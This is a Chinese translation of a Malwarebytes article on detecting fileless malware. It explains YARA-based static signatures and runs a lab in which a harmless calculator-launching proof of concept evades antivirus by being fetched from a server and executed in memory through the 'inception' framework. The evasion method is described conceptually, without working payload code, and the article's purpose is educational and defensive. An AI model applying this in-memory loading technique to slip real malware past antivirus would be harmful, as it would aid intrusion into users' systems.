
Fileless恶意软件检测

angel010 / 2018-10-06 20:09:39 / 浏览数 2838 技术文章 技术文章 顶(0) 踩(0)


本文翻译自：https://blog.malwarebytes.com/malwarebytes-news/2018/10/fileless-malware-part-deux/

之前的文章中介绍了无文件恶意软件的概念，并提供了一些具体的攻击实例。本文介绍一些无文件恶意软件攻击的证明。

首先通过静态签名检测技术来检测恶意软件。这里使用的文件是定制的二进制文件，并不执行恶意活动，所以是非恶意的。



这里只是为了证明只依赖静态签名技术的影响。如果之前为该二进制文件创建了静态签名，那么当运行AV时，就会检测到。然后通过无文件方法来测试一个合法的恶意软件



先了解静态检测的工作原理，目的是了解无文件方法是如何绕过检测的。
然后介绍一些检测新威胁和未知威胁的成熟的检测方法。

静态检测

静态检测恶意软件的方法也有很多。最常见也最没有效果的就是文件哈希，即一对一的与恶意软件的签名进行检测。

为了更快地进行检测，现在的静态检测引擎会提取二进制文件的关键区域，并对区域内的特定op代码或字符串进行签名对比。最好的一个开源的例子就是YARA（yara是一款

下面是用YARA进行检测的一个示例：

```
rule ExampleDetection
{
    strings:
         $hex_string = { AA (BB | CC) [3] FF [2-4] 00 }
         $string1 = “malString” wide ascii fullword
         $hex2 = {CC DD 33 DD}
    condition:
         $hex_string and #string1 > 3 and $hex2 at entrypoint and filesize > 200KB
}
```


这样的规则可能开源检测到成百上千个含有类似字符串的恶意软件。一个好的静态签名应该是开源动态变化的，即使恶意软件作者修改了代码也可以检测出恶意软件。

静态检测方法有很多情况下是非常有效的，但也有其缺陷。最明显的缺陷就是如果恶意软件开发者修改后的代码超出了YARA规则的检测范围，那么就无法检测出恶意软件。

静态签名的另一个缺陷是如果硬盘中没有运行二进制文件，那么就无法检测（见lab
1）。这也就是无文件攻击成功绕过检测的原因。在有无限计算能力的理想情况下，理论上讲可以随时从内存中提取数据的每一位，这样就可以运行静态签名检测以克服这一


Lab 1: 静态绕过

首先，手动运行test detection文件，这样就可以发现静态签名部分检测到了该文件。




检测到的文件为`Trojan.Vhioureas.POC`。如果程序运行成功，就会弹出一个计算器。

然后用无文件执行框架`inception`加载同样的测试文件。



可以看出`vhioureasPOC`没有触发任何的检测，计算机应用窗口出现了。这是因为inception框架将恶意软件源码从服务器完全取回了，并在内存中执行。


可以在inception客户端加载器二进制文件UpdateService.exe的命令参数中看出。从服务器取回vhioureasPOC的源代码后，无文件流方法绕过了AV的静态签名引擎。



Inception

Inception框架到底是怎么在内存中加载.NET可执行文件的呢？

首先看一下服务器端。Inception的服务器端有两个组件：payload生成器和真实的恶意软件服务器。Payload生成器会将C#源码作为输入，提供给用户从客户端取回的定制
token。



生成payload后，运行恶意软件服务器组件就可以通过HTTP请求以编码的表单的形式提取源代码。比如，如果移动到在客户端机器的浏览器上生成的URL，就会在浏览器窗口
64编码的字符串，这就是payload。

然后是inception的客户端。客户端是非恶意的，因为不含有任意的恶意代码，只是一个将URL作为输入的命令行工具。命令行工具会从URL尾部取回内容，并尝试以文本形

